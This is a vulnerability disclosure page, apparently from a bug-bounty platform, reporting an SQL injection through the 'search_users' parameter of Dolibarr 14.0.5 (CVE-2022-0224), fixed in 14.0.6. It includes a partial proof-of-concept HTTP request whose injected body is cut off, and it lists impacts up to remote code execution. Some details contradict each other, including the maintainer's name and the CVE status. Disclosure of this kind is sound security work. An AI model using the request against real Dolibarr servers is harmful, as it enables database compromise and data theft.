

SQL Injection in dolibarr/dolibarr

1



Reported on Jan 9th 2022

Description


The `search_users` parameter does not sanitise and escape the option parameter before using it in a SQL statement, which could lead to SQL injection.

Proof of Concept

Slow query example:

```
POST /dolibarr-14.0.5/htdocs/compta/sociales/list.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://dolibarr.host.com/dolibarr-14.0.5/htdocs/
Cookie: DOLSESSID_fc0aaf42bd9fa1c7b06bdc9c436940dd=mo7pn9rar97v28ol5a34qe0c
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 478
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4399.90 Safari/537.36
Host: dolibarr.host.com
Connection: Keep-alive
```

```
action=list&button_search_x=x&contextpage=sclist&formfilteraction=list&limi
```



Impact

A successful attack may result the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database, write file to server lead to Remote code execution, write script to extract data

[Chat with us](#)

CVE

CVE-2022-0224

(Published)

Vulnerability Type

CWE-89: SQL Injection

Severity

High (8.3)

Visibility

Public

Status

Fixed

Found by



laladee

@laladee

unranked ▾

Fixed by



Laurent Destailleux

@eldy

maintainer

This report was seen 589 times.

We are processing your report and will contact the **dolibarr** team within 24 hours. a year ago

We have contacted a member of the **dolibarr** team and are waiting to hear back a year ago

We have sent a follow up to the **dolibarr** team. We will try again in 7 days. 10 months ago

Laurent Destailleux validated this vulnerability 10 months ago

laladee has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Chat with us

Laurent Destailleur marked this as fixed in 14.0.6 with commit b9b45f 10 months ago

Laurent Destailleur has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us